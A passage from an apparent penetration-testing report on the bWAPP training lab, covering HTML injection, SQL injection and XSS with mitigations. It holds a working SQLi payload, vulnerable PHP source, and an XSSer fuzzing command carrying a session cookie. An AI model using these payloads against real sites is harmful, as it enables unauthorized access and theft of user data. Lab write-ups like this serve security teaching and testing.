


Put some random name or word in the name field and capture the post request in burp.



Now inject the html tag in name fields and forward the request.





We have successfully change the first name in the post request and also injected a redirect link, using this we can trick any user to click on that link and they will be redirect to that specific page of our choice.

Root Cause: There are no doubts, that the main reason for this attack is the developer's inattention and lack of knowledge. This type of injection attack occurs when the input and output are not properly validated. Therefore the main rule to prevent HTML attack is appropriate data validation.

Solution and Mitigation: The main rule to prevent HTML attack is appropriate data validation. Every input should be checked if it contains any script code or any HTML code. Usually it is being checked, if the code contains any special script or HTML brackets – <script></script>, <html></html>.

Encode any user input that will be output by the application.There are many functions for checking if the code contains any special brackets. Selection of checking function depends on the programming language that you are using.

Also, both the developer and tester should have good knowledge of how this attack is being performed. Good understanding of this attack process may help to prevent it.

Reference/Cheats Sheets:

https://www.utep.edu/information-resources/iso/security-awareness/technical-security-resources/what-is-html-injection.html#:~:text=It%20is%20a%20security%20vulnerability,to%20gather%20data%20from%20them.

https://www.acunetix.com/vulnerabilities/web/html-injection/

https://www.acunetix.com/blog/web-security-zone/html-injections/

5: SQL Injection (Search/GET)

Ease of Exploitation: **medium**

Affected URLs: Scope URL (http://localhost/bWAPP/sqli_1.php?title=Man&action=search)

Description: Though there are many vulnerabilities, SQL injection (SQLi) has it's own significance. This is the most prevalent and most dangerous of web application vulnerabilities. Having this SQLi vulnerability in the application, an attacker may cause severe damage such as bypassing logins, retrieving sensitive information, modifying, deleting data**.** The objective of this attack is to exploit and read some sensitive data from the database.

Impact: A successful SQL injection attack can result in unauthorized access to sensitive data, such as passwords, credit card details, or personal user information. Many high-profile data breaches in recent years have been the result of SQL injection attacks, leading to reputational damage and regulatory fines. In some cases, an attacker can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period.


Exploitation Method/ POC: Launch your bee-box and login to bWAPP, select SQL injection GET/Search.

SQLi GET/Search


Now search for any movie and observe the URL. Since it's a query string you should see the movie name in the URL. Let's check the source code for better understanding of implementation.

```
if(isset($_GET["title"]))
{

    $title = $_GET["title"];

    $sql = "SELECT * FROM movies WHERE title LIKE '%" . sqli($title) . "%'";

    $recordset = mysql_query($sql, $link);
```

The above SQL statement will retrieve a movie with given input as title. Since it is using 'like' operator in the statement, system will retrieve data which contains the user input. Search with a keyword 'iron' it retrieves iron man movie. Now let's try to get some sensitive information by causing an error. Just search with a single quote ('). You should see an error.



It's most common attack vector to find the vulnerability when you don't have access to the source code. I'll post an SQLi cheat sheet later. For now we will do some manual analysis. To break the constructed SQL statement try searching with test' or 1=1– (space after double hyphen). This retrieved the entire movies list.



Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link

This is the query which was executed when you tried with a conditional statement

SELECT * FROM movies WHERE title LIKE '' or 1=1– (condition returns true all the time)

Root Cause: No one intentionally leaves behind security holes that can be exploited with SQL injection. There are many reasons why these security holes come about, and oftentimes they are not because we simply wrote bad code. Here is a shortlist of the most common causes of SQL injection

Solution and Mitigation: The only sure way to prevent SQL Injection attacks is input validation and parameterized queries including prepared statements. The application code should never use the input directly. The developer must sanitize all input, not only web form inputs such as login forms. They must remove potential malicious code elements such as single quotes. It is also a good idea to turn off the visibility of database errors on your production sites. Database errors can be used with SQL Injection to gain information about your database.

Reference/Cheats Sheets:

https://portswigger.net/web-security/sql-injection

https://owasp.org/www-community/attacks/SQL_Injection

https://www.imperva.com/learn/application-security/sql-injection-sqli/

6 Cross-Site Scripting -Reflected(GET)

Ease of Exploitation: **medium**

Affected URLs: Scope URL (http://localhost/bWAPP/xss_get.php)


Description: Cross-Site Scripting which is more commonly known as XSS, focuses the attack against the user of the website more than the website itself. These attacks utilize the user's browser by having their client execute rogue frontend code that has not been validated or sanitized by the website. The attacker leverages the user to complete their attack, with the user often being the intended victim (such as by injecting code to infect their computer)

Impact: An XSS attack can actually be quite dangerous for users of a website, and not just because of the possible trust lost from its customers. When a user accesses a website, often much of its content is hidden behind some form of authentication


Exploitation Method/ POC: Cross-Site "Scripter" or an "XSSer" is an automatic framework, which detects XSS vulnerabilities over in the web-applications and even provides up several options to exploit them. XSSer has more than 1300 pre-installed XSS fuzzing vectors which thus empowers the attacker to bypass certainly filtered web-applications and the WAF's(Web –Application Firewalls). So, let's see how this fuzzer could help us in exploiting our bWAPP's web-application. But in order to go ahead, we need to clone XSSer into our kali machine, so let's do it with

git clone https://github.com/epsylon/xsser.git


Now, boot back into your bWAPP, and set the "Choose your Bug" option to **"XSS –Reflected (Get)"** and hit the hack button and for this time we'll set the security level to **"medium".**



XSSer offers us two platforms – **the GUI and the Command-Line**. Therefore, for this section, we'll focus on the Command Line method. As **the XSS vulnerability is dependable** on the input parameters, thus this XSSer works on "URL"; and even to get the precise result we need the cookies too. In order to grab both the things, I've made a dry run by setting up the **firstname as "test" and the lastname as "test1"**.




Now, let's capture the **browser's request** into our burpsuite, by simply enabling the proxy and the intercept options, further as we hit the **Go** button, we got the output as




Fire up you Kali Terminal with **XSSer** and run the following command with the **–url** and the **–cookie** flags. Here I've even used an –auto flag which will thus check the URL with all the preloaded vectors. Over at the applied URL, we need to manipulate an input-parameter value to "XSS", as in our case I've changed the "test" with "XSS".

python3 xsser –url "http://192.168.0.9/bWAPP/xss_get.php?firstname=XSS&lastname=test1&form=submit" --cookie "PHPSESSID=q6t1k21lah0ois25m0b4egps85; security_level=1" –auto




Oops!! From the below screenshot, you can see that this URL is vulnerable with 1287 vectors.



The best thing about this **fuzzer** is that it provides up the browser's URL. Select and execute anyone and there you go.

Note: It is not necessary that with every payload, you'll get the alert pop-up, as every different payload is defined up with some specific event, whether it is setting up an iframe, capturing up some cookies, or redirection to some other website or something else.

Therefore, from the below screenshot, it is clear that we've successfully defaced this web-application.



Solution and Mitigation: Developers should implement a whitelist of allowable inputs, and if not possible then there should be some input validations and the data entered by the user must be filtered as much as possible.

Output encoding is the most reliable solution to combat XSS i.e. it takes up the script code and thus converts it into the plain text.

A WAF or a Web Application Firewall should be implemented as it somewhere protects the application from XSS attacks.

Use of **HTTPOnly** Flags on the Cookies.

The developers can use Content Security Policy (CSP) to reduce the severity of any XSS vulnerabilities

Reference/Cheats Sheets:

http://courses.csail.mit.edu/6.857/2009/handouts/css-explained.pdf

http://www.firewall.cx/general-topics-reviews/web-application-vulnerability-scanners/1112-understanding-xss-cross-site-scripting-attacks-and-types-of-xss-exploits.html.

7. Cross-Site Scripting -Stored (Blog) with BeEF

Ease of Exploitation: **Difficult**


Affected URLs: Scope URL (http://localhost/bWAPP/xss_stored_1.php)

Description: When an attacker browsing a web application and found a vulnerability which allows him to embed an HTML tag into the input box and the embedded tag become a permanent item of that page and then the browser will parse this code every time whenever the page will get loaded.

For example in a blogging website attacker found vulnerability in the comment section and embed this comment.


Impact: An XSS attack can actually be quite dangerous for users of a website, and not just because of the possible trust lost from its customers. When a user accesses a website, often much of its content is hidden behind some form of authentication.

Exploitation Method/ POC: Now please choose **Cross-site-Scripting — Stored (Blog)** from the drop-down menu and click Hack.



As you can see from the screenshot it's a demo blogging application and there is an input box where user can comment.

So to test let's enter one comment **"Nice Blog"** and hit submit.




As you can see from the screenshot the comment gets posted and this comment gets stored in the database.

So now let's enter the JavaScript payload to steal the browser cookie. Payload comment to steal the cookie

